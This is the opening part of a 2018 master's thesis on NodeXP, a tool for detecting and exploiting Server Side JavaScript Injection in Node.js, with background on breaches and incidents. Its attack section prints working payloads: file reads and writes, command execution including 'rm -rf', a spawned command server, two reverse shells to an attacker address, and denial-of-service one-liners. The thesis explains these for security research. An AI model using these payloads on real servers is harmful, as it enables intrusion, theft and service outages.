NodeXP - An automated and integrated tool for detecting and exploiting Server Side JavaScript Injection vulnerability on Node.js services

A thesis submitted for the degree of
M.Sc. in Digital Systems Security

University of Piraeus
Athens, September 2018

Conducted by Dimitris Antonaropoulos
Supervising Professor Dr. Christoforos Ntantogian

Table of Contents

Table of Figures

Abstract

The intent of this thesis was to develop a tool (referred as *NodeXP*) capable of detecting possible vulnerabilities on Node.js services and exploiting them in order to create proof-of-concept (PoC). The above processes are making use of Server Side JavaScript Injection (SSJI) vulnerability and its attack methods and are completely separated, yet integrated on the same tool and interacting with each other with minimum user insertion.

The detection process is done through dynamic analysis using two different injection techniques (Blind Based Injection Technique and Results Based Injection Technique). Through the execution of any of the injection techniques, payloads listed on a certain text file are parsed and injected, through HTTP requests (wordlist method).
The exploitation process aims to create a *Meterpreter* session between the user and the vulnerable service which is done through interacting with *Metasploit* framework. When detection process is successfully done then the exploitation process is taking place based on detection's findings.
During both the detection and the exploitation processes, only one GET or POST parameter could be injected at a time.

The tool's intention is to point those security issues out through accuracy and mitigation of false positives and false negatives. The above requirement might lead to some time and performance penalty. Thus, some helpful flags provided are able to handle this ratio depending on user's need. Through the thesis are presented real-world and custom-made examples on Node.js services, demonstrating the detection as well as the exploitation of the vulnerabilities found.

The tool's purpose is strictly informational and educational, and the tool could also be very helpful during the process of a penetration test. Any other malicious or illegal usage of the tool is strongly not recommended and is clearly not a part of the purpose of this research.

Preface

This master’s thesis has been prepared by Dimitris Antonaropoulos during his studies in the postgraduate program in «Digital Systems Security» in University of Piraeus. It is expected of the reader to have a minimum background in information security due to it is technical content.
References are done by the use of numeric notation, e.g. [1], which refers to the first item in the reference’s appendix.
I would like to thank my supervisor Christoforos Ntantogian who had been helpful and inspiring for the development of this tool and the developer of commix tool, Anastasios Stasinopoulos, who had been also very inspiring through it.

University of Piraeus, September 2018

Chapter 1 Introduction

1.1 Information Security

“Information security, sometimes shortened to InfoSec, is the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information. It is a general term that can be used regardless of the form the data may take (e.g., electronic, physical) **[1]**.”

Information security, basically, it refers to the protection of assets of companies and businesses, as well as individuals, in order to achieve the Confidentiality, Integrity and Availability (often referred to as the “CIA”) of these assets **[2]**, while maintaining a focus on efficient policy implementation, without hampering organization productivity. This goal is achieved through risk management process that identifies assets, threats, vulnerabilities, potential impacts, mitigations and countermeasures, which is followed by the assessment of the effectiveness of this process **[1]**. This kind of processes, enumerate and evaluate the security implied to any information system and make it easy to understand the criticalness and necessity of information security nowadays, to people that might not have the specific knowledge or understanding. Guidance, policies, standards as well as specific technologies and other kind of processes, are helping standarize consistency and perception of information security and make aware about how valuable it is. “However, the implementation of any standards and guidance within an entity may have limited effect if a culture of continual improvement isn't adopted **[1]**”.

Security incidents on information systems are rising. From simple users, to servers with confidential information and from smart homes, to huge companies, factories, banks or governments, anyone could be exploited and face a minimum or devastating security incident, with the one that is not being recognized at all, being the worst-case scenario for every information system. In our days, the evolution of technology and digitalization, like the fact that more and more devices connect to the internet (Internet of Things), communicate and interpolate with each other, comes with the evolution of cyber threats as well.

Information security tries to follow this evolution, by improving it is techniques, methodologies and intelligence, and be considered seriously in every aspect of the information technology, but new malicious technologies, attacks and even 0-days, come in place as well. Trojan horses , advanced malwares , spywares , command and control services , arbitrary injected cryptocurrency miners , ransomwares , keyloggers , advanced persistent threats (APT) and many other malicious technologies, are being more sophisticated and stealthy, and the need to manage and mitigate this kind of threats is being more imperative than ever **[3]**.

Therefore, not only the implementation of information security, in every system, seems to be mandatory, but also, the evolution of information security technologies, processes and perception. Thus, “it is time for “cyber security demands capabilities - people, processes and technology - be built on intelligent security rather than just information security **[4]**”.

1.2.1 Information Security impact

In this day and age, information security incidents seem to grow rapidly rather than get reduced or mitigated. Statistics and graphs shown below, prove that the present, as well as the future, seems to be unfavorable in terms of information security, while forecasts seems to be anything but encouraging.

Cyberattacks are the fastest growing crime in the United States., and they are increasing in size, sophistication and cost **[5]**. Statistically, security incidents have an amazing growth. The chart below shows the number of breaches (security incidents) per threat action category, in respect to time, from 2004 to 2016.




Figure 1 - Number of security breaches per threat action category over time ***[6]***

As we can see, the chart shifts to higher values as time goes by, except physical security breaches category, which had it is peak at 2010, before starts descending. Also, we can see that some categories had constant values with some, not so remarkable variations, or a very small ascending rate, from 2004 to 2006

Things seems to not change until 2018, where the chart below, shows that security incidents continue to grow in respect to time, until the first quarter of 2018. More specifically, the chart describes the growth of data breaches and the number of records being exposed in the United States in each data breach, with respect to time.




Figure 2 - Data breaches and records exposed in millions over time [7]

Based on the graph shown above, data breaches that took place on 2017 are two times more than data breaches on 2015, while the number of records being exposed are pretty much the same. From, 2010 since 2017, the number of data breaches seems to be growing from 419 to 1579, apart from year 2015, where we had two less data breaches (781) than 2014 (783), which is a not a remarkable descending rate. Moreover, 2018 seems to be promising as well, when 668 data breaches happened on the first quarter so far, which is 15% of whole year of 2015.
Therefore, we conclude that in the big picture, the number of data breaches in U.S. from 2005 to 2018 keeps growing constantly, except some unstable variations between 2008 to 2011 and, a slight reduction from 2014 to 2015 (less than 0,3%). The number of records has a pretty unstable variation that has to do with the context of each breach. For example, bank accounts or email credential records exposure, might be much more than, let's say, celebrity personal data exposure.

Comparing the two graphs, we can conclude that security incidents getting more and more from 2005 to 2018, which implies the difficulty and inability to manage information security incidents.

Another chart from the same source, shows the total spending in billion U.S. dollars on cyber security. In this chart we can see that U.S spending keep constantly growing through time.




Figure 3 - Total spending in billion U.S. dollars on cyber security over time **[8]**

Comparing all the above charts, we could conclude that, in spite that U.S. spendings keep growing every year, data breaches keep growing as well. Seems that, security is getting more expensive and difficult to manage **[9]**. So, the quality of security seems to have room for improvement. Therefore, information security must be much more implemented and improved in terms of technology, perception and awareness, in order to mitigate this growing trend.

In addition to bad spending to information security breaches ratio, much more money keep getting lost, because of these security breaches growth. So, spending keeps growing, as well as money loss due to cyber-attacks.

The chart shown below, proves the above expression, by showing the growth of money loss via cyber-attack methods, per year, starting from 2015 to 2018 and predicts the money loss from 2018 until 2020.




Figure 4 - Money loss via cyber-attacks over time [10]

While forecasts seem rather than encouraging, the above charts and the conclusions drawn from them, prove the need for information security to be much more considered by any company, business or individual, in the future and information security awareness seems to be one of the most important factors in order to achieve this.

1.2.2 Examples of Information Security Incidents

Real world examples of information security incidents might help us understand their impact range, evolution and it is possible effects on utilities, services, infrastructures, as well as the dynamically growth of the contexts that a cyber-attack might affect.

1.2.2.1 “Samy” Worm on MySpace

Starting from the early 2000’s, when MySpace, a social networking website, was one of the most visited sites on the web and the largest social networking site in the world, from 2005 to 2009 [11], Samy Kamkar wrote a XSS worm called “Samy” or “JS.Spacehero”, which was the fastest spreading virus of all time. Samy worm, was designed to propagate across the MySpace, carrying a payload which displayed the phrase "but most of all, samy is my hero" on victim's MySpace profile page, as well as send Samy Kamkar a friend request. When a user visited Samy’s profile page, the payload would then be replicated and planted on their own profile page, so that the distribution of the worm continues all over the platform. “Within just 20 hours, of its October 4, 2005 release, over one million users had run the payload [12]”.

1.2.2.2 Yahoo!’s Data Breaches

Yahoo! got two major data breaches, from 2013 to 2016. Those data breaches exposed nearly every user’s account data to hackers and are considered the largest discovered in the history of the Internet. The exposed data included names, email addresses, telephone numbers, encrypted or unencrypted security questions and answers, dates of birth, and hashed passwords. Further, Yahoo! reported that in one of its breaches, a malicious technology was developed to falsify login credentials through the usage of web cookies, “allowing hackers to gain access to any account without a password [13]”.

First data breach happened In August 2013 where Yahoo! accounts and unencrypted data were stolen from it is servers. Now, it is considered the largest known breach of its kind on the Internet. In October 2017, Yahoo! stated at its final assessment of the hack, that it believes all of its 3 billion accounts at the time of the August 2013 breach were affected.

Second data breach happened in late 2014 and it was reported to the public, by Yahoo!, on September 22, 2016. “Hackers had obtained data from over 500 million user accounts, including account names, email addresses, telephone numbers, dates of birth, hashed passwords, and in some cases, encrypted or unencrypted security questions and answers [13].” According to security experts, the majority of passwords used the bcrypt hashing algorithm, which is considered difficult to crack, but unfortunately, the rest used the older MD5 algorithm which can be broken rather quickly. The impact range was far more than just an email account theft and “could have far-reaching consequences involving privacy, potentially including finance and banking as well as personal information of people's lives, including information pulled from any other accounts that can be hacked with the gained account data [13].”
In addition, Yahoo! in a regulatory filing in 2017, reported that “32 million accounts were accessed” through a cookie-based attack, through 2015 and 2016. “The breaches have impacted

Verizon Communications' July 2016 plans to acquire Yahoo! for about $4.8 billion, which resulted in a decrease of $350 million in the final price on the deal closed in June 2017 **[13]**".
It is believed, that it was the largest incident made public in the history of the Internet at the time.

1.2.2.3 Deloitte's Data Breach

Deloitte is the largest multinational professional services network in the world by revenue and number of professionals. Providing audit, tax, consulting, enterprise risk, cybersecurity and financial advisory services with more than 263,900 professionals and globally is the 4th largest privately owned company in the United States **[14]**.

In 2017, Deloitte has confirmed the company had suffered a cyber attack that resulted in the theft of confidential information, including the private emails and documents of some of its clients. The firm discovered the cyber-attack in March 2017, but it believes the unknown attackers may have had access to its email system since October or November 2016. The data breached had been stored in Microsoft's Azure cloud hosting service, without two-step verification , through it is absence, hackers managed to successfully gain access, through an administrator account, on Deloitte's Microsoft-hosted email mailboxes. Besides emails, hackers might had potential access to usernames, passwords, IP addresses, architectural diagrams for businesses and health information **[15]**.

Deloitte said that neither its services nor its clients' businesses were disrupted, no sensitive information was compromised and that its investigators were eventually able to read every email obtained by the hackers. On the other hand, The Guardian, which first reported the incident on the news, noted that "client accounts compromised in the breach included, but were not limited to, the US Department of Defense, the US Department of Homeland Security, the US State Department, the US Department of Energy, mortgage companies Fannie Mae and Freddie Mac, the National Institutes of Health (NIH), and the US Postal Service **[14]**."

1.2.2.4 Stuxnet Worm

Stuxnet is a malicious computer worm, which is considered to be in development at least since 2005, and first uncovered in 2010.

"Stuxnet has three modules: a worm that executes all routines related to the main payload of the attack; a link file that automatically executes the propagated copies of the worm; and a rootkit component responsible for hiding all malicious files and processes, preventing detection of the presence of Stuxnet. **[16]**"

Over fifteen Iranian facilities were attacked and infiltrated by the Stuxnet worm and it is believed that this attack was initiated by a random worker's USB drive. One of the affected industrial facilities was the Natanz, Iran's nuclear facility **[17][16]**.

Experts believe that the development of stuxnet is the costliest effort in malware history so far. Iran has not released specific details regarding the effects of the attack but constituded a 30% decrease in enrichment efficiency **[17]**.

Despite the fact that neither country has admitted responsibility, Stuxnet is believed to be a jointly built American/Israel cyberweapon **[16]**.

1.2.2.4 Other Information Security Incidents

Other malware technologies like, ransomwares and injected cryptominers caused huge destruction upon businesses, government services, utilities, as well as upon individuals.

Ransomware is a type of malicious software that threatens to publish the victim's data or perpetually block access to it unless an amount of money is paid to the hackers account.
In most cases, advanced ransomwares encrypt the victim's files, making them inaccessible, and demands a ransom payment to decrypt them.
Some of it is examples are WannaCry in 2017, which infected more than 230,000 computers in over 150 countries, using 20 different languages to demand money (US$300 per computer) from users using Bitcoin cryptocurrency and June’s 2017 Petya, (a heavily modified version of a prior Petya) which was used for a global cyberattack primarily targeting Ukraine. Petya it is also unable to actually unlock a system after the ransom is paid, which led to the conclusion that Petya was not meant to generate illicit profit, but to simply cause disruption **[18]**.

Cryptominers could be harmless if not injected without your will. When hackers install cryptominers into your system, they aim to mine cryptocurrencies, such as bitcoin, rather than steal confidential information, ask for money etc. The process, which is called cryptomining, can cause the user's computer to run slower, as it involves running the user's CPU and GPU at higher capacity. The user is unaware of cryptomining when it is happening, has no access to the bitcoins which were mined with his recourses and it is considered to be a theft of resources by the hacker. This can shorten the lifespan of the computer, or in extreme cases, even brick or severely damage the computer. Removal of cryptomining is difficult, because, most of the time, the injected cryptominer disguises itself as a legitimate process. Therefore, the user must find which process, the cryptominer, is running **[19]**.

Another example, which seems to be a little bit controversial, is the interference of Russian hackers into the American elections in 2016.

According to Wikipedia, “the Russian government interfered in the 2016 U.S. presidential election in order to increase political instability in the United States and to damage Hillary Clinton's presidential campaign by bolstering the candidacies of Donald Trump, Bernie Sanders and Jill Stein. According to the ODNI's (Office of the Director of National Intelligence) report on January 6, 2017, the Russian military intelligence service (GRU) had hacked the servers of the Democratic National Committee (DNC) and the personal Google email account of Clinton campaign chairman John Podesta and forwarded their contents to WikiLeaks. In January 2017, Director of National Intelligence James Clapper testified that Russia also interfered in the elections by disseminating fake news promoted on social media. On July 13, 2018, 12 Russian military intelligence agents were indicted by Special Counsel Robert Mueller for allegedly hacking the email accounts and networks of Democratic Party officials **[20]**.”

The Russian’s interference in the 2016 presidential election was stated as the "most successful covert influence operation in history" by the former NSA director Michael V. Hayden. On the other hand, Putin denies any government involvement, stating, "We're not doing this on the state level **[20]**.”

1.2.2.5 Conclusion

Those were some examples proving how devastating and destructive can be the lack of information security on any kind of data or information system, as well as the lack of information security awareness, and how it is impact may expand to unexpected and seemingly unrelated contexts.
Finally, we had a pretty good picture of the evolution, growth and impact of security breaches, where from a seemingly non-harmful worm back in the early 2000’s, we ended up to the hack of the elections outcome in U.S. in 2016 and the hack of the nuclear facility system in Iran in 2010.

1.3 Web Application Security

In this thesis, we study especially on web application security. Web application security is a branch of information security that has to do with the security of applications, sites and services on the web. It draws on the principles of application security and applied them specifically to the web architecture and systems **[21]**. More specifically, we study on Node.js services security by means of exploring the service and trying to detect and exploit the specific vulnerability shown on this service. This vulnerability exists on the application layer, meaning that it is presented on the code running upon the server. The applied security on any other component or service on the topology where the Node.js service that we examine, is based, is not a part of this study.

1.4 Security on JavaScript and Node.js

1.4.1 Introduction

Javascript and Node.js basically have two different attacks, known as cross-site scripting (XSS) and server-side javascript injection (SSJI), accordingly. Both attacks are based on injection techniques. Injection flaws occur when untrusted data is sent to an interpreter as part a command or query. The attacker's hostile data can trick the interpreter in to executing unintended commands. On client side injection, like XSS, unintended commands can be executed on the client through injecting malicious JavaScript code. On the other hand, on Server Side JavaScript Injection (SSJI), an attacker can inject JavaScript code (Node.js) and execute unintended commands on server.

In this thesis we will exploring the impact and effectiveness on exploitation perspective, of SSJI as well as providing a tool capable of detecting vulnerabilities and exploiting the findings through injecting payloads. We will not be referring much to XSS vulnerabilities, no more than just give a brief description about it below.

1.4.2 Cross-site Scripting or XSS

Client-side JavaScript injection vulnerabilities or cross-side scripting or simply XSS vulnerabilities, can be very damaging and has been responsible numerus of attacks such as session hijacking , identity theft (theft of session and/or authentication cookies from the DOM), phishing attacks (injection of fake login dialogs into legitimate pages on the host application), keystroke logging, and webworms (Samy worm on MySpace) **[22]**.
So, XSS vulnerabilities are extremely dangerous, and extremely widespread. The Open Web Application Project (OWASP) ranked XSS as #3 most dangerous threat at it is list created at 2013 **[23]** and at #7 at 2017, when injections in general are ranked as #1 **[24]**.

1.4.3 Server Side Javascript Injection or SSJI

In opposition to XSS, SSJI vulnerabilities, are presented on the server side, which means that in case of exploitation, we interact with the service, not the client. Both OWASP lists on 2013 and 2017 ranked injections, including SSJI, as #1 threat, proving the criticalness of the vulnerability. In order to prove the criticalness of the SSJI, some of the attacks that could be performed through this vulnerability, are listed below **[25][26][22][27][28]**:

- **Server Side Code Injection**
  The main attack of SSJI is the Server Side Code Injection (SSCI). The attacker can inject and execute any desirable payload on the server. This is the most generic attack based on SSJI vulnerability and almost everything can be done through this. Essentially, the attacker can execute any Node.js command like he has full access to the Node.js code, as the developer of the service has.
  All the attacks shown below, could be done through SSCI, including the so-called *reverse shell*, which, in general, our thesis is based upon. In addition to this, all the attacks shown below, are more like attack methodologies, techniques and processes, which has to be done through SSCI, than distinct attacks. Thus, the attacks referring below, could show us a way about how an attacker could achieve any of his basic goals.

- **File System Access**
  A potential goal of an attacker might be to read file contents from the target server, like username and passwords, or other confidential information (/etc/shadow, /etc/passwd). This kind of malicious action is a subtotal of a lot malicious actions that can be done through SSCI and in case the currently running script did not originally include file system access functionality already, this could be done by including the *fs* (filesystem) module through injecting in your payload a simple command, like:

  var fs = require('fs')

  To list the actual contents of a file, named *filename*, the attacker would issue the following command:

  response.end(require('fs').readFileSync(filename))

  In addition, not only can the attacker read the contents of files, he can also write to them as well. By sending the code shown below, the attacker prepends the string "hacked" to the start of the currently executing file (*currentFile*).

var fs = require('fs'); var currentFile = process.argv[1]; fs.writeFileSync(currentFile, 'hacked' + fs.readFileSync(currentFile));

Finally, the creation of arbitrary files on the target server is also possible, including binary executable files. For example, the attacker could create an .exe file (*maliciousfile.exe*) with some contents (*data*) that will be base64 encoded and written into the the .exe file, through this command:

require('fs').writeFileSync(filename,data,'base64');

The attacker now only needs a way to execute this binary on the server which is shown below.

- **Execution of Binary Files & System Command Execution - Command Injection**
  The next step of an attacker, after the upload or the creation of a malicious binary file on the target server, is to execute it. Below, is shown the code, which needs to be sent on the server as a payload, in order to accomplish the execution of the malicious file, called *filename*:

  require('child_process').spawn(filename);

  Furthermore, the code shown below, on the *reverse shell* section, is a pretty good example of how to use the *spawn* function for malicious acts.

  Using *child_process* and by including this module, you can execute system or OS commands, by simply use the *exec* function. The code below shows how to execute *ls* command, to list all files and folders of the servers current working directory:

  require('child_process').exec('ls', function(e, stdout,stderr){ / some code here */ }));*

  More specifically, in order to inject the *ls* command as a payload, execute it and print its output to the victims website, the code shown below is sufficient enough:

  require('child_process').exec('ls; whoami', function(e, stdout,stderr){global.cmd = stdout;});res.end(global.cmd);

  Another example of command injection, which is showing us the limitless options that the attacker has in case of SSJI vulnerability existence, it is shown below through two different steps. In this example the attacker can create a new Node.js service on port 8002, exploiting the existed Node.js server and interact with it, in order to execute OS commands through it is get parameter (*cmd*)! The new Node.js service is completely vulnerable to command injection.

(1) Create a new server which listens on port 8002:

```
setTimeout(function() { require('http').createServer(function (req, res) {
res.writeHead(200, {"Content-Type":"text/plain"});
require('child_process').exec(require('url').parse(req.url, true).query['cmd'],
function(e,s,st) {res.end(s);}); }).listen(8002); }, 8000)
```

(2) Inject OS commands on the new server that you just made on port 8002:

```
victimsipaddress:8002/?cmd=ls; whoami; rm -rf;
```

"At this point, any further exploits are limited only by the attacker's imagination **[22]**."

- **Reverse Shell**
  Expanding our imagination limits on SSJI attack techniques and methods, we should mention the way to achieve a *reverse shell* through SSJI, which is one of the most wanted and maybe the primary goal of every attacker.
  By the term *reverse shell*, we refer to an interactive shell, also known as command line user interface, which will give the attacker, fully access to the target server. Thus, the attacker can easily execute commands through this interface, without really having legal access to it.
  The code below, shows a simple way to achieve the *reverse shell* by injecting it as a payload, where the *port* is the attackers desirable port and *ip_address* the attackers ip accordingly:

```
(function(){ var net = require("net"),cp = require("child_process"),
sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(port, ip_address, function(){
client.pipe(sh.stdin); sh.stdout.pipe(client); sh.stderr.pipe(client);
});
return /a/; // Prevents the Node.js application form crashing
})();
```

Or alternatively a bit more complicated version:

```
(function(){var require = global.require ||
global.process.mainModule.constructor._load; if (!require) return; var cmd =
(global.process.platform.match(/^win/i)) ? "cmd" : "/bin/sh";var net = require("net"),cp
= require("child_process"),util = require("util"), sh = cp.spawn(cmd, []);var client =
this;var counter=0;function StagerRepeat(){ client.socket =
net.connect(port,ip_address,function(){client.socket.pipe(sh.stdin);if (typeof util.pump
=== "undefined"){sh.stdout.pipe(client.socket);
sh.stderr.pipe(client.socket);}else{util.pump(sh.stdout, client.socket); util.pump(sh.stderr,
client.socket);}}); socket.on("error", function(error){counter++; if(counter<=
10){setTimeout(function(){StagerRepeat();}, 5*1000);}else process.exit(); });}
StagerRepeat() ;})();
```

The process mentioned above is the main process used for the purposes of the thesis tool (*NodeXP*) in order to prove the existence of the SSJI vulnerability (Proof-of-Concept, PoC) and it is destructive consequences in case of exploitation. In order to achieve the *reverse shell,* we use the second version of the payloads shown above, which is tracked through *Metasploit* framework database each time the process runs and being generated through msfvenom for each case.

- **DOS (Denial of Service)**
  Many times attackers aim to disable the availability of a service instead of having access to confidential contents or reading and writing upon sensitive files. This is called Denial of Service attack, or simply DoS and is a very popular attack on information security community, as well as at the hacker community.
  An effective DOS attack can be executed simply by injecting the below Node.js command:

  ```
  while(1);
  ```

  By injecting this code, the target server will use 100% of it is processor time to process the infinite *while* loop. The server will be unable to process any of the incoming request until the administrator restarts the process. So, the attacker by injecting, this simple command, to only one request and without the need to flood the target server with millions of requests, he sufficiently disabled the whole service.
  Alternative methods and payloads that could be used to perform the same attack, would be *process.exit()* in order to simply exit the running process, or *process.kill(process.pid)* to kill the running process with the given process id.

- **XSS (Cross Site Scripting)**
  As we already mentioned, Node.js is a Javascript library, by means that it is built upon Javascript programming language. Thus, in case of SSJI vulnerability existence, the attacker could easily inject XSS payload instead of or, even, into SSJI payloads, so he could exploit the client as well.

- **Other attacks**
  Some other attacks could be performed through exploiting other vulnerabilities on Node.js, like HPP (HTTP Parameter Pollution), Global Namespace Pollution and RegexDOS (Regular Expression Denial of Service). These attacks are not in the scope of this thesis and will not be described furthermore.

As mentioned before, the above attacks are children or subtotal to the parent attack called SSCI, which in general, is many times referred as SSJI, as an attack, in the bibliography. What is most important, further than terminology, is that all the attacks above, have a common vulnerability, also referred as SSJI vulnerability in bibliography, which comes from common mistakes made by developers while coding on Node.js. The vulnerability comes from the presence of the above functions in Node.js code:

eval(), setTimeout(), setInterval, Function()

Web applications using these functions in order to parse the incoming data without any type of input validation and/or sanitization, are vulnerable to all these attacks mentioned above, in which in general we will be referring as SSJI from now on.

